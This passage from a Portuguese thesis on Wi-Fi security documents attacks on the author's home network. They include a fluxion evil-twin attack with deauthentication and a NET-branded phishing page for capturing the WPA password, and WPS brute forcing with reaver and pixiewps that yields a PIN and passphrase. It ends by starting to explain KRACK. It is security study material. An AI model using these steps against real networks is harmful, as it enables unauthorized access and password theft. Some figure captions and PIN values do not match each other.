20:73:55:71:5B:80	F0:D7:AA:11:48:6A		-40	0e- 1	0	31					
78:54:2E:FB:4B:D0	B0:10:41:A2:F3:93		-1	1e- 0	0	1					

Figura 60 – Monitoramento de redes através da ferramenta airodump-ng.

Quando airodump-ng é interrompido, o fluxion apresenta uma tela com todas as redes varridas juntamente com a informação se foram ou não encontrados clientes conectados. Para este ataque, foi escolhida a rede “Familia Couto” cujo endereço MAC é 20:73:55:71:5B:80 e opera no canal 11(Fig. 61).

WIFI LIST					
ID	MAC	CHAN	SECU	PWR	ESSID
[1]	90:0D:CB:F2:12:70	3	WPA2	11%	ROSEANE
[2]	14:D6:4D:B6:71:9C	6	WPA2	10%	Bueno
[3]	14:CC:20:84:23:69	6	WPA2	10%	Isaac_netvirtua
[4]	68:7F:74:9F:9F:7F	6	WPA2	15%	Apartamento 104
[5]*	4C:D0:8A:20:26:D8	1	WPA2	13%	Familia sena!
[6]	80:C6:AB:81:D2:89	1	WPA2	13%	RzCartel
[7]	10:62:D0:12:3D:E3	1	WPA2	15%	ERIKA
[8]	48:83:C7:A1:4B:5E	1	WPA2	13%	NET_2GA14B58
[9]	70:62:B8:91:63:C3	10	WPA2	17%	MDiC
[10]	70:4F:57:1D:66:01	1	WPA2	13%	
[11]	EC:08:6B:23:BD:86	11	WPA2	17%	Repetidor
[12]*	20:73:55:71:5B:80	11	WPA2	24%	Familia Couto
[13]	E8:89:2C:12:C9:A0	6	WPA2	10%	Cleonice
[14]	64:70:02:4F:FE:F6	6	WPA2	10%	FEDERAL MERCURIO
(*) Active clients					
Select target. For rescans type r					
[deltaxflux@fluxion]-[~]12					

Figura 61 – Redes encontradas pela ferramenta airodump-ng.

As informações da rede alvo obtidas durante a varredura são usadas para criar o AP falso na máquina do atacante utilizando a ferramenta `hostapd`<sup>4</sup> (Fig. 62).

```
INFO WIFI

      SSID = Familia Couto / WPA2
      Channel = 11
      Speed = 54 Mbps
      BSSID = 20:73:55:71:5B:80 (ARRIS Group, Inc. )

[2] Select Attack Option

      [1] FakeAP - Hostapd (Recommended)
      [2] FakeAP - airbase-ng (Slower connection)
      [3] Back

[deltaxflux@fluxion]-[~]1
```

Figura 62 – Informações da rede alvo copiadas para máquina do atacante (AP falso).

No próximo passo, foi escolhida a ferramenta `pyrit`, que será melhor explicado mais adiante, e todos os clientes da rede foram desautenticados para que o atacante pudesse capturar o *4-way handshake*.

```
[2] Handshake check

      [1] pyrit
      [2] aircrack-ng (Miss chance)
      [3] Back

[deltaxflux@fluxion]-[~]1
```

Figura 63 – Escolha da ferramenta `pyrit` para a verificação do *4-way handshake*.

<sup>4</sup> O endereço MAC do AP falso difere 1 octeto do AP real. Isso acontece para evitar que o ataque desautentique os clientes da máquina do atacante.

```
[2] *Capture Handshake*

[1] Deauth all
[2] Deauth all [mdk3]
[3] Deauth target
[4] Rescan networks
[5] Exit

[deltaxflux@fluxion]-[~]1
```

Figura 64 – Escolha da opção de desautenticação *broadcast*.

O ataque de desautenticação então é inicializado, utilizando o `aireplay-ng` (Fig. 65), e uma vez que ele é interrompido, o *4-way handshake* é capturado (Fig. 66).

```
Capturing data on channel --> 11

CH 11 ][ Elapsed: 1 min ][ 2018-06-29 10:35

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
20:73:55:71:5B:80 0 0 1018 3 0 11 54e WPA2 CCMP PSK Familia Couto

BSSID          STATION          PWR Rate Lost Frames Probe
20:73:55:71:5B:80 7C:01:91:B9:9B:78 -86 24e-1 0 11

Deauthenticating all clients on Familia Couto

10:35:27 Sending DeAuth to broadcast -- BSSID: [20:73:55:71:5B:80]
10:35:28 Sending DeAuth to broadcast -- BSSID: [20:73:55:71:5B:80]
10:35:28 Sending DeAuth to broadcast -- BSSID: [20:73:55:71:5B:80]
10:35:29 Sending DeAuth to broadcast -- BSSID: [20:73:55:71:5B:80]
```

Figura 65 – Desautenticação de todos os clientes para a captura do *4-way handshake*.

```
Capturing data on channel --> 11

CH 11 ][ Elapsed: 24 s ][ 2018-06-29 10:41 ][ WPA handshake: 20:73:55:71:5B:80

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
20:73:55:71:5B:80 -44 100 245 449 0 11 54e WPA2 CCMP PSK Familia Couto

BSSID          STATION          PWR Rate Lost Frames Probe
20:73:55:71:5B:80 8C:85:90:82:0F:41 -82 0e-12e 18 580
```

Figura 66 – Captura do *4-way handshake*.

O atacante armazena o *4-way handshake* capturado em sua máquina (Fig. 67), cria um certificado SSL (Fig. 68) e seleciona a opção para criar uma página web de *phishing* (Fig. 69).

```
[2] *Capture Handshake*
```

```
Status handshake:
```

```
[1] Check handshake
[2] Back
[3] Select another network
[4] Exit
#> 1
```

Figura 67 – Armazenamento do *4-way handshake*.

```
Certificate invalid or not present, please choice
```

```
[1] Create a SSL certificate
[2] Search for SSL certificate
[3] Exit
```

```
#> 1
```

Figura 68 – Criação do certificado SSL.

```
INFO WIFI
```

```
SSID = Familia Couto / WPA2
Channel = 1
Speed = 54 Mbps
BSSID = 20:73:55:71:5B:80 (ARRIS Group, Inc. )
```

```
[2] Select your option
```

```
[1] Web Interface
[2] Exit
```

```
#? 1
```

Figura 69 – Opção para criar uma página web de *phishing*.

Na próxima tela, o atacante tem a opção de escolher uma dentre várias páginas de *phishing* para enviar à vítima. Para o presente trabalho, foi criado um página web especial baseada no *design* da empresa de telecomunicações NET.

Figura 70 – Escolha da página web de *phishing*.

Quando o ataque é iniciado, o `fluxion` começa a injetar pacotes de desautenticação de modo contínuo na rede atacada (Fig. 71). Enquanto isso, a ferramenta habilita o AP falso na máquina do atacante (Fig. 72), além de inicializar um servidor DHCP e um servidor DNS falso.




Figura 71 – Desautenticação de todos os clientes da rede atacada.




Figura 72 – Inicialização do AP falso.

A Figura 73 mostra um cliente (iPhone), sem conexão com a rede real e exibindo o AP falso.





Figura 73 – Cliente sem conexão com a rede.

No momento em que o cliente tenta estabelecer conexão com o AP falso, a página de login falsa é apresentada, na qual é solicitado que a senha da rede seja inserida novamente (Fig. 74). Neste instante, o servidor DHCP atribui um IP ao cliente (Fig. 75) e o servidor DNS falso responde as requisições DNS enviadas pelo cliente redirecionando-as para a própria máquina do atacante (Fig. 76).



Figura 74 – Página de login falsa (*phishing*).

Figura 75 – Servidor DHCP.




Figura 76 – Servidor DNS falso.

A Figura 77 mostra as informações do AP falso que está rodando na máquina do atacante e os clientes que estão tentando estabelecer conexão com ele.




Figura 77 – Informações do AP falso.

Neste momento, a senha digitada é enviada à máquina do atacante e a ferramenta *pyrit* verifica se essa senha é a correta ao rodar o Alg. 5.1 com base no *4-way handshake* que foi capturado previamente. Caso a senha esteja incorreta, a página mostrada na Fig. 78 é enviada ao cliente.




Figura 78 – Senha incorreta digitada pelo usuário.

Por outro lado, caso a senha digitada seja a correta, ela é capturada e armazenada na máquina do atacante (Fig. 79), e a página mostrada na Fig. 80 é enviada ao cliente. A partir desse ponto, o ataque para e o cliente restabelece conexão com o AP real.




Figura 79 – Senha capturada e armazenada pelo atacante.



Figura 80 – Página falsa reconexão enviada ao cliente.

A digrama da Fig. 81 resume de forma concisa a forma com o *fluxion* trabalha.




Figura 81 – Esquemático de funcionamento do *fluxion*.

## 5.3 WPS

O WPS (*Wi-Fi protected setup*) é um método de segurança que permite o cliente utilizar um simples código PIN de 8 dígitos como forma de autenticação. Segundo essa definição, para realizar um ataque de força-bruta, um adversário teria um espaço de  $10^8$  (100.000.000) possibilidades de PIN's a serem testadas. Todavia, conforme já comentado na Seção 2.4, o protocolo de registro verifica o PIN inserido em duas partes (Fig. 82), reduzindo o espaço de possibilidades para  $10^4 + 10^4 = 10.000 + 10.000 = 20.000$  PIN's (MOHTADI; RAHIMI, 2015).

1	2	3	4	5	6	7	X
First half of PIN				Second half plus checksum			

Figura 82 – Forma como o PIN é verificado pelo WPS.  
(WRIGHT; CACHE, 2015)

Conforme ilustrado pela Fig. 82, o último dígito é na verdade um *checksum*, isto é, um valor calculado com base nos outros sete dígitos. Sendo assim, o atacante terá de fato um espaço de apenas  $10^4 + 10^3 = 11.000$  PIN's a serem testados facilitando assim um eventual ataque de força-bruta.

No presente trabalho, foram realizados ataques de força bruta *online* e *offline* contra o WPS para dois AP's configurados na rede “Familia Couto”: um D-Link DIR-809 e um ARRIS TG862. Os procedimentos e os resultados são discutidos nas seções seguintes.

### 5.3.1 Força-bruta *online*

No ataque de força-bruta *online*, o atacante envia PIN's diretamente ao AP até encontrar o código correto. O processo de verificação divide o PIN em duas partes, conforme ilustrado pela Fig. 83. Para este ataque, foi utilizado a ferramenta *reaver*.




Figura 83 – Diagrama do ataque de força-bruta *online* contra o WPS PIN.  
(WRIGHT; CACHE, 2015)

Ambos os AP's responderam da mesma forma ao ataque, bloqueando o WPS ao perceberem as sucessivas tentativas de código PIN (Figs. 84 e 85). Sendo assim, em nenhum dos casos o ataque foi bem sucedido. Entretanto, vale ressaltar que a ferramenta salva a sessão do ataque, possibilitando a retomada posterior a partir do último PIN tentado.

```
[+] Associated with 20:73:55:71:5B:80 (ESSID: Familia Couto)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
CH 11 ][ Elapsed: 6 s ][ 2018-06-27 10:36
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
E4:6F:13:F5:D7:BC	-49	13	0 0	1	54e	WPA2	CCMP	PSK	1.0 DISP.PBC	Familia Couto
20:73:55:71:5B:80	-72	19	0 0	11	54e	WPA2	CCMP	PSK	Locked	Familia Couto

Figura 84 – Força-bruta *online* contra o d-link DIR-809.  
(WRIGHT; CACHE, 2015)

```
lucascouto@kali:~$ sudo reaver -i wlan0mon -b E4:6F:13:F5:D7:BC -vv
Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[?] Restore previous session for E4:6F:13:F5:D7:BC? [n/Y] n
[+] Waiting for beacon from E4:6F:13:F5:D7:BC
[+] Switching wlan0mon to channel 1
[+] Received beacon from E4:6F:13:F5:D7:BC
[+] Vendor: RealtekS
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
CH 5 ][ Elapsed: 1 min ][ 2018-07-01 01:01
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
20:73:55:71:5B:80	-57	94	0 0	1	54e	WPA2	CCMP	PSK		Familia Couto
E4:6F:13:F5:D7:BC	-66	261	18 0	1	54e	WPA2	CCMP	PSK	Locked	Familia Couto

Figura 85 – Força-bruta *offline* contra o ARRIS TG862.

### 5.3.2 Força-bruta *offline*

Partindo do que foi discutido na Seção 2.4, no terceiro estágio do protocolo de registro, o cliente recebe a mensagem M3 do AP, a qual contém os *hashes* E-Hash1 e E-Hash2. A Figura 86 resume o processo do ataque de força-bruta *offline* que será melhor detalhando mais adiante.




Figura 86 – Digrama do ataque de força-bruta *offline* (REFERENCIA).





```

lucascouto@kali:~$ sudo reaver -i mon0 -b E4:6F:13:F5:D7:BC -K -v 3

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffn@tacticalnetworksolutions.com>

[?] Restore previous session for E4:6F:13:F5:D7:BC? [n/Y] n
[+] Waiting for beacon from E4:6F:13:F5:D7:BC
[+] Received beacon from E4:6F:13:F5:D7:BC
[+] Vendor: RealtekS
[+] Trying pin "12345670"
[!] Found packet with bad FCS, skipping...
[+] Associated with E4:6F:13:F5:D7:BC (ESSID: Familia Couto)
executing pixiewps -e d0141b15656e96b85fceed2e8e76330d2b1ac1576bb026
e34d7847a6fcb4924563d1af1db0c48lead9852c519bf1dd429c163951cf69181b13
cc6b7c0ca945fa8dd8d661beb73b414032798dadee32b5dd61bf105f18d89217760f
6e767916dbecf71cf9f984fe -z ba2bb513971ceb01da276c9e0fb5ae8c5d75aeae
7f4a57be51 -n 53b1d0814fa2aa695520c8943d370749 -r 27b3aa19b1a81bf69f
79e87df053207b7243005102abd1a5747d28c9b7951f721714aca5d66c6a3f1ee8e4
281ec91a0ec85769d81f5d67dc9554134cd52612bf362b75478f6514d37d5df3cae3

Pixiewps 1.4

[?] Mode:      3 (RTL819x)
[*] Seed N1:   -
[*] Seed ES1:  -
[*] Seed ES2:  -
[*] PSK1:      2de14e50fbfd2d1a5e7f397f6fb9d3ef
[*] PSK2:      9861220a2057e2e66d41df250dd2edd4
[*] ES1:       53b1d0814fa2aa695520c8943d370749
[*] ES2:       53b1d0814fa2aa695520c8943d370749
[+] WPS pin:   02471167

[*] Time taken: 0 s 5 ms

```

Figura 88 – Força-bruta *online* contra o D-Link DIR-809.

Nas Figuras 84 e 85 nota-se o tempo que se levou para recuperar o WPS PIN utilizando o ataque de força-bruta *offline*: 59ms para o ARRIS TG862 e 5ms para o D-Link DIR-809. Vale ainda ressaltar que o D-Link, que utiliza um chip da Realtek, gera o mesmo número tanto para o *E-S1* quanto para o *E-S2*.

O atacante então utiliza o PIN recuperado em um ataque de força bruta *online* com o reaver para obter a senha WPA (Fig. 89).

```
lucascouto@kali:~$ sudo reaver -i wlan0mon -b 20:73:55:71:5B:80 -p 98831036

Reaver v1.6.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 20:73:55:71:5B:80
[+] Received beacon from 20:73:55:71:5B:80
[+] Vendor: RalinkTe
[+] Associated with 20:73:55:71:5B:80 (ESSID: Familia Couto)
[+] WPS PIN: '98831036'
[+] WPA PSK: '6199723650'
[+] AP SSID: 'Familia Couto'
```

Figura 89 – Senha WPA obtida a partir do WPS PIN para o ARRIS TG862.

## 6 Quebra da Criptografia WPA: KRACK

Retomando o que foi discutido na Seção 2.3.2, tanto o TKIP quanto o CCMP utilizam valores únicos (*nonces*)<sup>1</sup>, para garantir que uma mesma chave criptográfica não seja utilizada mais de uma vez por pacotes de dados diferentes. Essa chave é instalada através do processo de *4-way handshake*, conforme descrito na Seção 2.3.1.2.




Figura 90 – Máquina de estados do cliente durante o *4-way handshake* (VANHOEF; PIESSENS, 2017).

Analisando a máquina de estado representada pela Fig. 90, nota-se que o *4-way handshake* prevê a retransmissão das mensagens 1 e 3 caso o AP não receba as mensagens 2 e 4, respectivamente. Além disso, após enviar a mensagem 4 ao AP, o cliente instala as chaves de sessão (*MLME-SETKEYS.request(PTK)* e *MLME-SETKEYS.request(GTK)*) incondicionalmente, isto é, sem esperar por nenhuma resposta.

O KRACK (*key reinstallation attacks*) é na verdade um conjunto de ataques que explora essas vulnerabilidades do *4-way handshake* forçando uma reinstalação de chave (PTK e GTK) ao reenviar uma segunda mensagem 3 ao cliente. Para isso, o atacante precisa clonar em um canal diferente um AP falso que possua o mesmo endereço MAC do AP alvo. Esse tipo de ataque é conhecido como *channel-based man-in-the-middle (MitM)* (homem-do-meio baseado em canal) (Fig. 91). Isso é necessário para que o atacante consiga

<sup>1</sup> O autor do ataque KRACK utiliza a nomenclatura *nonce* para tratar tanto do *IV* do TKIP, quanto do *Packet Number* do CCMP (VANHOEF; PIESSENS, 2017).

